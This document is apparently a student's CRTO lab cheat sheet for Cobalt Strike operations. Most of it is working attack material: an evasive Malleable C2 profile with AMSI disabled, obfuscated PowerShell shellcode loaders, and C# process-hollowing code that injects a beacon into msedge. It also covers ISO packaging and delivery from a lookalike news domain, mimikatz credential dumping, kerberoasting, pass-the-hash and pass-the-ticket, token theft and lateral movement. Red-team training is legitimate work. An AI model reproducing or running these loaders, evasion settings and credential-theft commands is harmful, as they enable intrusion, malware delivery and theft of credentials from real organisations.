Link to my 2026 CRTO Exam Course review blog post: https://marcus-sec.dev/projects/crto-course-review
Configuring Malleable C2 Profile
I made this profile on my attacking machine and then used SCP to copy it over to the cobalt strike team server.
default.profile
# make our C2 look like a Google Web Bug
# https://developers.google.com/analytics/resources/articles/gaTrackingTroubleshooting
#
# Author: @armitagehacker

set sleeptime "5000";

http-get {
    set uri "/__utm.gif";
    client {
        parameter "utmac" "UA-2202604-2";
        parameter "utmcn" "1";
        parameter "utmcs" "ISO-8859-1";
        parameter "utmsr" "1280x1024";
        parameter "utmsc" "32-bit";
        parameter "utmul" "en-US";

        metadata {
            netbios;
            prepend "__utma";
            parameter "utmcc";
        }
    }

    server {
        header "Content-Type" "image/gif";

        output {
            # hexdump pixel.gif
            # 0000000 47 49 46 38 39 61 01 00 01 00 80 00 00 00 00 00
            # 0000010 ff ff ff 21 f9 04 01 00 00 00 00 2c 00 00 00 00
            # 0000020 01 00 01 00 00 02 01 44 00 3b

            prepend "\x01\x00\x01\x00\x00\x02\x01\x44\x00\x3b";
            prepend "\xff\xff\xff\x21\xf9\x04\x01\x00\x00\x00\x2c\x00\x00\x00\x00";
            prepend "\x47\x49\x46\x38\x39\x61\x01\x00\x01\x00\x80\x00\x00\x00\x00";

            print;
        }
    }
}

http-post {
    set uri "/___utm.gif";
    client {
        header "Content-Type" "application/octet-stream";

        id {
            prepend "UA-220";
            append "-2";
            parameter "utmac";
        }

        parameter "utmcn" "1";
        parameter "utmcs" "ISO-8859-1";
        parameter "utmsr" "1280x1024";
        parameter "utmsc" "32-bit";
        parameter "utmul" "en-US";

        output {
            print;
        }
    }

    server {
        header "Content-Type" "image/gif";

        output {
            prepend "\x01\x00\x01\x00\x00\x02\x01\x44\x00\x3b";
            prepend "\xff\xff\xff\x21\xf9\x04\x01\x00\x00\x00\x2c\x00\x00\x00\x00";
            prepend "\x47\x49\x46\x38\x39\x61\x01\x00\x01\x00\x80\x00\x00\x00\x00";
            print;
        }
    }
}

# dress up the staging process too
http-stager {
    server {
        header "Content-Type" "image/gif";
    }
}
stage {
    set userwx "false";
    set cleanup "true";
    set copy_pe_header "false";
    set module_x64 "Hydrogen.dll";

    transform-x64 {
        strrep "beacon.x64.dll" "bacon.x64.dll";
        strrep "%02d/%02d/%02d" "%02d/%02d/%04d";
        strrep "%s as %s\\\\%s: %d" "%s - %s\\\\%s: %d";
        strrep "%02d/%02d/%02d %02d:%02d:%02d" "%02d-%02d-%02d %02d:%02d:%02d";
        strrep "\\x48\\x89\\x5C\\x24\\x08\\x57\\x48\\x83\\xEC\\x20\\x48\\x8B\\x59\\x10\\x48\\x8B\\xF9\\x48\\x8B\\x49\\x08\\xFF\\x17\\x33\\xD2\\x41\\xB8\\x00\\x80\\x00\\x00" "\\x48\\x89\\x5C\\x24\\x08\\x57\\x48\\x83\\xEC\\x20\\x48\\x8B\\x59\\x10\\x48\\x8B\\xF9\\x48\\x8B\\x49\\x08\\xFF\\x17\\x33\\xD2\\x41\\xB8\\x01\\x80\\x00\\x00";
    }
}
post-ex {
    set spawnto_x64 "%windir%\\\\sysnative\\\\werfault.exe";
    set cleanup "true";
    set pipename "dotnet-diagnostic-#####, ########-####-####-####-############";
    set thread_hint "ntdll.dll!RtlUserThreadStart+0x2c";
    set amsi_disable "true";

    transform-x64 {
        strrep "This program cannot be run in DOS mode." "This is totally not a PE.";
        strrepex "PowerPick" "CLRCreateInstance failed w/hr 0x%08lx" "CLRCreateInstance failed: 0x%08lx";
        strrepex "PowerPick" "Failed to get default AppDomain w/hr 0x%08lx" "Failed to get default AppDomain: 0x%08lx";
        strrepex "ExecuteAssembly" "Invoke_3 on EntryPoint failed." "Unhandled exception.";
        strrepex "ExecuteAssembly" "Failed to load the assembly w/hr 0x%08lx" "Failed to load the assembly: 0x%08lx";
    }
}
process-inject {
    set allocator "VirtualAllocEx";
    set bof_allocator "VirtualAlloc";
    set bof_reuse_memory "true";
    set min_alloc "8192";
    set startrwx "false";
    set userwx "false";

    execute {
        CreateThread "ntdll.dll!RtlUserThreadStart+0x2c";
        ObfSetThreadContext "ntdll.dll!RtlUserThreadStart+0x2c";
        NtQueueApcThread-s;
        SetThreadContext;
    }
}
move file with scp
scp <path to profile> attacker@10.0.0.5:/opt/cobaltstrike/profiles/default.profilerestart the team server
sudo /usr/bin/docker restart cobaltstrike-cs-1Configuring Artifact Kit
Use vscode and modify the specified file
open C:\Tools\Tools\cobaltstrike\arsenal-kit\kit\artifact as a folder in vscode
Navigate to *src-common* and open *patch.c*.


 Scroll to line ~45 and modify the for loop. This is for the svc exe payloads.

x = length;
while ( x-- ) {
  * ( ( char * ) buffer + x) = * ( ( char * ) buffer + x ) ^ key [ x % 8 ];
}
it should look like this when done
in the same file

 Scroll to line ~116 and modify the other for loop. This is for the normal exe payloads.

int x = length;
while ( x-- ) {
  * ( ( char * ) ptr + x ) = * ( ( char * ) buffer + x ) ^ key [ x % 8 ];
}
On the Windows taskbar, right-click on the Terminal icon and launch Ubuntu WSL.
Change the working directory.
cd /mnt/c/Tools/cobaltstrike/arsenal-kit/kits/artifactRun build.sh to build the new artifacts.
./build.sh mailslot VirtualAlloc 351363 0 false false none /mnt/c/Tools/cobaltstrike/custom-artifactsLoad the Aggressor Script.
- Open the Cobalt Strike client.
- Go to Cobalt Strike > Script Manager.
- Click Load.
- Navigate to C:\Tools\cobaltstrike\custom-artifacts\mailslot and select artifact.cna.
Configuring Resource Kit
If not already open from the previous task, launch Ubuntu WSL from the Windows Terminal.
Change the working directory.
cd /mnt/c/Tools/cobaltstrike/arsenal-kit/kits/resourceRun build.sh to copy the resource templates.
./build.sh /mnt/c/Tools/cobaltstrike/custom-resourcesAfter building the custom resources, us vscode and open *C:\Tools\cobaltstrike\custom-resources*template.x64.ps1
replace the contents with the file below
Set-StrictMode -Version 2

function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('Sys'+'tem.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

If ([IntPtr]::size -eq 8) {
    [Byte[]]$v_code = [System.Convert]::FromBase64String('%%DATA%%')

    for ($zz = 0; $zz -lt $v_code.Count; $zz++) {
        $v_code[$zz] = $v_code[$zz] -bxor 35
    }

    $var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
    $var_buffer = $var_va.Invoke([IntPtr]::Zero, $v_code.Length, 0x3000, 0x40)
    $var_wpm = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll WriteProcessMemory), (func_get_delegate_type @([IntPtr], [IntPtr], [Byte[]], [UInt32], [IntPtr]) ([Bool])))
    $ok = $var_wpm.Invoke([IntPtr]::New(-1), $var_buffer, $v_code, $v_code.Count, [IntPtr]::Zero)

    $var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
    $var_runme.Invoke([IntPtr]::Zero)
}
in vscode open *C:\Tools\cobaltstrike\custom-resources*compress.ps1
replace the contents with the following line
SET-itEm VarIABLe:WyizE ([tyPe]('conVE'+'Rt') ) ; seT-variAbLe 0eXs ( [tYpe]('iO.'+'COmp'+'Re'+'S'+'SiON.C'+'oM'+'P'+'ResSIonM'+'oDE')) ; ${s}=nEW-o`Bj`eCt IO.`MemO`Ry`St`REAM(, (VAriABle wYIze -val )::"FR`omB`AsE64s`TriNG"("%%DATA%%"));i`EX (ne`w-`o`BJECT i`o.sTr`EAmRe`ADEr(NEw-`O`BJe`CT IO.CO`mPrESSi`oN.`gzI`pS`Tream(${s}, ( vAriable 0ExS).vALUE::"Dec`om`Press")))."RE`AdT`OEnd"();
Open the Cobalt Strike client and load resources.cna from C:\Tools\cobaltstrike\custom-resources.
Generate payloads after configuring resource and artifact kits
- Add your listeners first then do this
- In cobalt strike client click Payloads —> Windows Stageless Generate All Payloads —> Specify C:\Payloads as output dir
Initial Access
Embed DLL into process hollowing exe payload
Open a Terminal window and create a new directory to hold the dependencies for the infection chain.
mkdir C:\Payloads\deals- Open Visual Studio and create a new Class Library (.NET Framework) project.
- Make sure it specifically says .NET Framework, otherwise it won't work.
- Use AppDomainHijack as the project name.
- Check the place solution and project in the same directory box.
- Add the shellcode to the project.
- Right-click the project in the Solution Explorer and select Add > Existing Item.
- Browse to C:\Payloads.
- Change the file filter to All Files.
- Select http_x64.xprocess.bin and click Add.
- Right-click the shellcode file in the Solution Explorer and select Properties.
- Set its Build Action to Embedded Resource.
- Copy the following code into Class1.cs:
using System;
    using System.IO;
    using System.Reflection;
    using System.Runtime.InteropServices;

    namespace AppDomainHijack
    {
        public sealed class DomainManager : AppDomainManager
        {
            public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
            {
                var si = new STARTUPINFOA
                {
                    cb = (uint)Marshal.SizeOf<STARTUPINFOA>(),
                    dwFlags = STARTUPINFO_FLAGS.STARTF_USESHOWWINDOW
                };

                // create hidden + suspended msedge process
                var success = CreateProcessA(
                    "C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe",
                    "\"C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe\" --no-startup-window",
                    IntPtr.Zero,
                    IntPtr.Zero,
                    false,
                    PROCESS_CREATION_FLAGS.CREATE_NO_WINDOW | PROCESS_CREATION_FLAGS.CREATE_SUSPENDED,
                    IntPtr.Zero,
                    "C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\",
                    ref si,
                    out var pi);

                if (!success)
                    return;

                // get basic process information
                var szPbi = Marshal.SizeOf<PROCESS_BASIC_INFORMATION>();
                var lpPbi = Marshal.AllocHGlobal(szPbi);

                NtQueryInformationProcess(
                    pi.hProcess,
                    PROCESSINFOCLASS.ProcessBasicInformation,
                    lpPbi,
                    (uint)szPbi,
                    out _);

                // marshal data to structure
                var pbi = Marshal.PtrToStructure<PROCESS_BASIC_INFORMATION>(lpPbi);
                Marshal.FreeHGlobal(lpPbi);

                // calculate pointer to image base address
                var lpImageBaseAddress = pbi.PebBaseAddress + 0x10;

                // buffer to hold data, 64-bit addresses are 8 bytes
                var bImageBaseAddress = new byte[8];

                // read data from spawned process
                ReadProcessMemory(
                    pi.hProcess,
                    lpImageBaseAddress,
                    bImageBaseAddress,
                    8,
                    out _);

                // convert address bytes to pointer
                var baseAddress = (IntPtr)BitConverter.ToInt64(bImageBaseAddress, 0);

                // read pe headers
                var data = new byte[512];

                ReadProcessMemory(
                    pi.hProcess,
                    baseAddress,
                    data,
                    512,
                    out _);

                // read e_lfanew
                var e_lfanew = BitConverter.ToInt32(data, 0x3C);

                // calculate rva
                var rvaOffset = e_lfanew + 0x28;
                var rva = BitConverter.ToUInt32(data, rvaOffset);

                // calculate address of entry point
                var lpEntryPoint = (IntPtr)((UInt64)baseAddress + rva);

                // read the shellcode
                byte[ ] shellcode;

                var assembly = Assembly.GetExecutingAssembly();

                using (var rs = assembly.GetManifestResourceStream("AppDomainHijack.http_x64.xprocess.bin"))
                {
                    // convert stream to raw byte[ ]
                    using (var ms = new MemoryStream())
                    {
                        rs.CopyTo(ms);
                        shellcode = ms.ToArray();
                    }
                }

                // copy shellcode into address of entry point
                WriteProcessMemory(
                    pi.hProcess,
                    lpEntryPoint,
                    shellcode,
                    shellcode.Length,
                    out _);

                // resume process
                ResumeThread(pi.hThread);
            }

            [DllImport("KERNEL32.dll", ExactSpelling = true, SetLastError = true, CharSet = CharSet.Ansi)]
            [DefaultDllImportSearchPaths(DllImportSearchPath.System32)]
            private static extern bool CreateProcessA(
                string applicationName,
                string commandLine,
                IntPtr processAttributes,
                IntPtr threadAttributes,
                bool inheritHandles,
                PROCESS_CREATION_FLAGS creationFlags,
                IntPtr environment,
                string currentDirectory,
                ref STARTUPINFOA startupInfo,
                out PROCESS_INFORMATION processInformation);

            [DllImport("ntdll.dll", ExactSpelling = true)]
            [DefaultDllImportSearchPaths(DllImportSearchPath.System32)]
            private static extern uint NtQueryInformationProcess(
                IntPtr processHandle,
                PROCESSINFOCLASS processInformationClass,
                IntPtr processInformation,
                uint processInformationLength,
                out uint returnLength);

            [DllImport("KERNEL32.dll", ExactSpelling = true, SetLastError = true)]
            [DefaultDllImportSearchPaths(DllImportSearchPath.System32)]
            private static extern bool ReadProcessMemory(
                IntPtr processHandle,
                IntPtr baseAddress,
                byte[ ] buffer,
                UInt64 size,
                out uint numberOfBytesRead);

            [DllImport("KERNEL32.dll", ExactSpelling = true, SetLastError = true)]
            [DefaultDllImportSearchPaths(DllImportSearchPath.System32)]
            private static extern bool WriteProcessMemory(
                IntPtr processHandle,
                IntPtr baseAddress,
                byte[ ] buffer,
                int size,
                out int numberOfBytesWritten);

            [DllImport("KERNEL32.dll", ExactSpelling = true, SetLastError = true)]
            [DefaultDllImportSearchPaths(DllImportSearchPath.System32)]
            private static extern uint ResumeThread(IntPtr threadHandle);
        }

        [Flags]
        public enum PROCESS_CREATION_FLAGS : uint
        {
            DEBUG_PROCESS = 0x00000001,
            DEBUG_ONLY_THIS_PROCESS = 0x00000002,
            CREATE_SUSPENDED = 0x00000004,
            DETACHED_PROCESS = 0x00000008,
            CREATE_NEW_CONSOLE = 0x00000010,
            NORMAL_PRIORITY_CLASS = 0x00000020,
            IDLE_PRIORITY_CLASS = 0x00000040,
            HIGH_PRIORITY_CLASS = 0x00000080,
            REALTIME_PRIORITY_CLASS = 0x00000100,
            CREATE_NEW_PROCESS_GROUP = 0x00000200,
            CREATE_UNICODE_ENVIRONMENT = 0x00000400,
            CREATE_SEPARATE_WOW_VDM = 0x00000800,
            CREATE_SHARED_WOW_VDM = 0x00001000,
            CREATE_FORCEDOS = 0x00002000,
            BELOW_NORMAL_PRIORITY_CLASS = 0x00004000,
            ABOVE_NORMAL_PRIORITY_CLASS = 0x00008000,
            INHERIT_PARENT_AFFINITY = 0x00010000,
            INHERIT_CALLER_PRIORITY = 0x00020000,
            CREATE_PROTECTED_PROCESS = 0x00040000,
            EXTENDED_STARTUPINFO_PRESENT = 0x00080000,
            PROCESS_MODE_BACKGROUND_BEGIN = 0x00100000,
            PROCESS_MODE_BACKGROUND_END = 0x00200000,
            CREATE_SECURE_PROCESS = 0x00400000,
            CREATE_BREAKAWAY_FROM_JOB = 0x01000000,
            CREATE_PRESERVE_CODE_AUTHZ_LEVEL = 0x02000000,
            CREATE_DEFAULT_ERROR_MODE = 0x04000000,
            CREATE_NO_WINDOW = 0x08000000,
            PROFILE_USER = 0x10000000,
            PROFILE_KERNEL = 0x20000000,
            PROFILE_SERVER = 0x40000000,
            CREATE_IGNORE_SYSTEM_DEFAULT = 0x80000000
        }

        public struct STARTUPINFOA
        {
            public uint cb;
            public string lpReserved;
            public string lpDesktop;
            public string lpTitle;
            public uint dwX;
            public uint dwY;
            public uint dwXSize;
            public uint dwYSize;
            public uint dwXCountChars;
            public uint dwYCountChars;
            public uint dwFillAttribute;
            public STARTUPINFO_FLAGS dwFlags;
            public ushort wShowWindow;
            public ushort cbReserved2;
            public IntPtr lpReserved2;
            public IntPtr hStdInput;
            public IntPtr hStdOutput;
            public IntPtr hStdError;
        }

        [Flags]
        public enum STARTUPINFO_FLAGS : uint
        {
            STARTF_FORCEONFEEDBACK = 0x00000040,
            STARTF_FORCEOFFFEEDBACK = 0x00000080,
            STARTF_PREVENTPINNING = 0x00002000,
            STARTF_RUNFULLSCREEN = 0x00000020,
            STARTF_TITLEISAPPID = 0x00001000,
            STARTF_TITLEISLINKNAME = 0x00000800,
            STARTF_UNTRUSTEDSOURCE = 0x00008000,
            STARTF_USECOUNTCHARS = 0x00000008,
            STARTF_USEFILLATTRIBUTE = 0x00000010,
            STARTF_USEHOTKEY = 0x00000200,
            STARTF_USEPOSITION = 0x00000004,
            STARTF_USESHOWWINDOW = 0x00000001,
            STARTF_USESIZE = 0x00000002,
            STARTF_USESTDHANDLES = 0x00000100
        }

        public struct PROCESS_INFORMATION
        {
            public IntPtr hProcess;
            public IntPtr hThread;
            public uint dwProcessId;
            public uint dwThreadId;
        }

        public enum PROCESSINFOCLASS
        {
            ProcessBasicInformation = 0
        }

        public struct PROCESS_BASIC_INFORMATION
        {
            public uint ExitStatus;
            public IntPtr PebBaseAddress;
            public ulong AffinityMask;
            public int BasePriority;
            public ulong UniqueProcessId;
            public ulong InheritedFromUniqueProcessId;
        }
}- In the top of the visual studio window, change the box to release
- and then under build click build solution
- The DLL should be written to the following path: *C:\Users\Attacker\source\repos\AppDomainHijack\bin\Release\AppDomainHijack.dll
- copy the dll to /payload/deals directory
cp C:\Users\Attacker\source\repos\AppDomainHijack\bin\Release\AppDomainHijack.dll C:\Payloads\deals\- Copy the SxS version of the ngentask.exe to the deals directory
cp C:\Windows\WinSxS\amd64_netfx4-ngentask_exe_b03f5f7f11d50a3a_4.0.15805.0_none_d4039dd5692796db\ngentask.exe C:\Payloads\deals\Sanity test
Launch Cobalt Strike and connect to the team server.
Move into the deals payload directory and set the AppDomain environment variables:
cd C:\\Payloads\\deals
$env:APPDOMAIN_MANAGER_TYPE = 'AppDomainHijack.DomainManager'
$env:APPDOMAIN_MANAGER_ASM = 'AppDomainHijack, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null'
#run ngentask
.\ngentask.exe
A new Beacon should appear, running in msedge.exe.
Because this is a lab environment I am not going to go through making the decoy stuff
I will still pack the payload into a iso though
Packing payload
It's time to package all of our files. We want to hide everything. This is a bit silly in a lab environment though so can be skipped.
Open Ubuntu (WSL) in Terminal, and use PackMyPayload to package all the files into an ISO.
python3 /mnt/c/Tools/PackMyPayload/PackMyPayload.py -H ngentask.exe,AppDomainHijack.dll /mnt/c/Payloads/deals/ /mnt/c/Payloads/deals/deals.iso
Delivery
We're finally ready to deliver the payload to the victim.
- [ ] Host the ISO on Cobalt Strike's built-in web server.
- Go to Site Management > Host File.
- File: +++C:\Payloads\deals\deals.iso+++
- Local URI: /deals.iso
- Local Host: www.bleepincomputer.com
- Click Launch.
Running beacon file
Switch over to @lab.VirtualMachine(lon-wkstn-1) and login
- [ ] Open Microsoft Edge and browse to http://www.bleepincomputer.com/deals.iso
- [ ] Click Open file when deals.iso downloads.
- [ ] Open up powershell
Set the environment variables necessary and then run ngentask.exe
cd E:/
$env:APPDOMAIN_MANAGER_TYPE = 'AppDomainHijack.DomainManager'
$env:APPDOMAIN_MANAGER_ASM = 'AppDomainHijack, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null'

../ngentask.exe
I would then migrate the beacon process into something like explorer.exe
Use the proces browser to get the PID of explorer as an example

then

ppid <pid number>
Useful quick enumeration commands
powershell-import C:\Tools\PowerSploit\Recon\PowerView.ps1

#List domain admins
powerpick Get-DomainGroupMember -Identity "Domain Admins" | select MemberDistinguishedName

#Identify domain users/group who have local admin via Restricted group or GPO
powerpick Get-DomainGPOLocalGroup | select GPODisplayName, GroupName

#list domain users
powerpick Get-DomainUser | select cn,serviceprincipalname

#get a machine accounts SID
powerpick Get-DomainComputer <machine name>

#see what users are in a group
ldapsearch "(&(|(samAccountType=805306368)(samAccountType=268435456))(memberof=CN=groupa,CN=Users,DC=domain,DC=com))" --attributes distinguishedName
Credential Access - Creds from browsers
This technique can be used from a medium-integrity context.
execute-assembly C:\Tools\SharpDPAPI\SharpChrome\bin\Release\SharpChrome.exe loginsCredential Access - Windows Cred Manager
This technique can be used from a medium-integrity context.
Dump windows credential manager (saved RDP connections) using vaultcmd
run vaultcmd /listcreds:"Windows Credentials" /allDump windows credential manager (saved RDP connections) using seatbelt
execute-assembly C:\Tools\Seatbelt\Seatbelt\bin\Release\Seatbelt.exe WindowsVaultCredential Access - OS Credential Dumping
Requires System privileges
Dump NTLM Hashes with mimikatz
mimikatz sekurlsa::logonpasswordsDump Kerberos Keys with mimikatz
Request Kerberos tickets with
mimikatz sekurlsa::ekeysDump SAM with mimikatz
mimikatz !lsadump::samDump LSA with mimikatz
mimikatz !lsadump::secretsDump Cached Domain Credentials with mimikatz
mimikatz !lsadump::cacheCredential Access - Kerberos Tickets
Asreproasting with rubeus
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe asreproast /format:hashcat /nowrapKerberoasting with rubeus
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe kerberoast /format:hashcat /simpleTargeted Kerberoasting with rubeus
#find all enabled accounts that have an SPN that are not KRBTGT
beacon> ldapsearch (&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))) --attributes name,samAccountName,servicePrincipalName

#also Looking for targets, prefer first one
beacon> execute-assembly C:\Tools\ADSearch\ADSearch\bin\Release\ADSearch.exe -s "(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))" --attributes cn,samaccountname,serviceprincipalname

[*] LDAP://DC=contoso,DC=com
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
	[+] cn                   : MSSQL Service
	[+] samaccountname       : mssql_svc
	[+] serviceprincipalname : MSSQLSvc/lon-sql-1.contoso.com:1433

#targeted kerberoasting
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe kerberoast /spn:MSSQLSvc/lon-sql-1.contoso.com:1433 /simple /nowrap

#note you can also do this with samaccountname
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe kerberoast /user:mssql_svc /nowrap
Extract kerberos tickets pt1 - List kerberos logon sessions on computer
Requires elevated accces
If multiple logon session exist (i.e. multiple users are logged onto the same computer), TGTs and/or service tickets for those users can be extracted and re-used by the adversary.
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe triageExtract kerberos tickets pt2 - dump kerberos tickets
Rubeus' dump command with no additional parameters will extract every single ticket. Use the /service and/or /luid
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe dump

#example of specifying service / luid
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe dump /luid:0xd42c80 /service:krbtgt /nowrap

Tickets with krbtgt as the service are TGTs, other tickets are service tickets.
User Impersonation - Token impersonation
Make token using users credentials
This technique does not require a high-integrity context.
make_token CONTOSO\rsteel Passw0rd!Steal token from a process running as a different user
This technique does require a high-integrity session.
beacon> ps

 PID   PPID  Name                       Arch  Session     User
 ---   ----  ----                       ----  -------     ----
 5248  1864  cmd.exe                    x64   0           CONTOSO\rsteel
 5256  5248      conhost.exe            x64   0           CONTOSO\rsteel
 5352  5248      mmc.exe                x64   0           CONTOSO\rsteel

beacon> steal_token 5248
[+] Impersonated CONTOSO\rsteel
Stop impersonating a token
rev2selfstore tokens
Store tokens so that if you drop impersonation and the processes subsequently closes, you can still access it.
- token-store steal to steal a token and add it to the store.
- token-store show to print the tokens in the store.
- token-store use to use a token in the store.
- token-store remove to remove a token from the store.

beacon> token-store steal 5248
[*] Stored Tokens

 ID   PID   User
 --   ---   ----
 0    5248  CONTOSO\rsteel

beacon> token-store use 0
[+] Impersonated CONTOSO\rsteel
User Impersonation - Pass the Hash
pth [DOMAIN\user] [hash]
pth CONTOSO\rsteel fc525c9683e8fe067095ba2ddc971889
User Impersonation - pass the ticket
Pass the ticket summary & workflow with rubeus
Workflow:
- List kerberos tickets with rubeus triage
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe triage- Dump the ticket using rubeus and specifing the LUID and service
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe dump /luid:[LUID] /service:krbtgt /nowrap- use rubeus to create a new logon session and inject the ticket into it
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe createnetonly /program:C:\Windows\System32\cmd.exe /username:rsteel /password:FakePass /domain:CONTOSO.COM /ticket:[ENCODED TGT]- impersonate that spawned process
steal_token [pid]- verify the ticket is present within the session
run klist- drop impersonation and kill the spawned process
rev2self
kill [pid]
This will dump a user's TGT from their logon session, injected it into your own sacrificial logon session, and impersonated it to access a remote resource as that user
Requesting kerberos tickets (TGTs) on behalf of user
Need the users NTLM hash or AES encryption keys
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe asktgt /user:rsteel /domain:CONTOSO.COM /aes256:05579261<snip> /nowrap

This will return a ticket in base64 encoded format.
Injecting TGTs without rubeus
Take the ticket in base64 encoded format from above and then put it into a variable
$ticket = "doIFo[...snip...]kNPTQ=="
[IO.File]::WriteAllBytes("C:\Users\Attacker\Desktop\rsteel.kirbi", [Convert]::FromBase64String($ticket))
dont pass a TGT into a logon session that already has one, instead make a new logon session and then impersonate it. This lets you use the kerberos ticket without affecting the user’s existing logon session.
run the following command to see current kerberos tickets and users LUID
klistCreate a new logon session using make_token, providing a fake password (this assumes that we don't know the user's plaintext password).
make_token CONTOSO\rsteel FakePassrun klist again to verify that the LUID has changed and there are no tickets in cache
klistinject kerberos ticket into the new session
kerberos_ticket_use C:\Users\Attacker\Desktop\rsteel.kirbiRemove ticket from session without disposing of the session itself
kerberos_ticket_purgeDisposing of session when its no longer needed
rev2selfdropping impersonation
To drop the impersonation, run rev2self and then terminate the spawned process using Beacon's kill command.User Impersonation - Process Injection
Find a target process using the ps command or the process explorer, then inject shellcode for the given listener into it.
Requires a high integrity session to inject into processes other than your own
PID   PPID  Name                       Arch  Session     User
 ---   ----  ----                       ----  -------     ----
 5248  1864  cmd.exe                    x64   0           CONTOSO\rsteel
 5256  5248      conhost.exe            x64   0           CONTOSO\rsteel
 5352  5248      mmc.exe                x64   0           CONTOSO\rsteel

beacon> inject 5248 x64 http
[*] Tasked beacon to inject windows/beacon_http/reverse_http (www.bleepincomputer.com:80) into 5248 (x64)
Discovery - LDAP
LDAP query for enumerating domain, users, OUs, and GPOs
ldapsearch (|(objectClass=domain)(objectClass=organizationalUnit)(objectClass=groupPolicyContainer)) --attributes *,ntsecuritydescriptor

ldapsearch (|(samAccountType=805306368)(samAccountType=805306369)(samAccountType=268435456)) --attributes *,ntsecuritydescriptor
Converting cobalt strike ldapsearch logs to bloodhound json with bofhound
bofhound -i logs
Example cypher query for adding custom edges in blood hound based on discoveyr of domain group sids being a member of local admin group in a GPO
MATCH (x:Computer{objectid:'S-1-5-21-3926355307-1661546229-813047887-2101'})
MATCH (y:Group{objectid:'S-1-5-21-3926355307-1661546229-813047887-1106'})
MERGE (y)-[:AdminTo]->(x)
---
MATCH (x:Computer{objectid:'S-1-5-21-3926355307-1661546229-813047887-2102'})
MATCH (y:Group{objectid:'S-1-5-21-3926355307-1661546229-813047887-1106'})
MERGE (y)-[:AdminTo]->(x)
Lateral Movement
Workflow: Obtain credentials that can be used for lateral movement
Using jump for lateral movement
if jumping with scshell64 make sure to configure the spawnto
ak-settings spawnto_x64 C:\Windows\System32\svchost.exe

jump scshell64 lon-ws-1 smb

jump [exploit] [target] [listener]

running jump by itself will list "exploits"
Using remote-exec
a broader capability for executing remote commands on a target, and requires the operator to carry out the individual steps outlined above to achieve lateral movement.
remote-exec [method] [target] [command]Using SCshell agressor script
a. Go to Cobalt Strike > Script Manager.
b. Click Load.
c. Select C:\Tools\SCShell\CS-BOF\scshell.cna.

SCshell uses the service binary payload so make sure to set the spawnto first
ak-settings spawnto_x64 C:\Windows\System32\svchost.exe

scshell using jump
jump scshell64 lon-ws-1 smb
Kerberos
Unconstrained delegation
LDAP search to list computers configured for unconstrained delegation
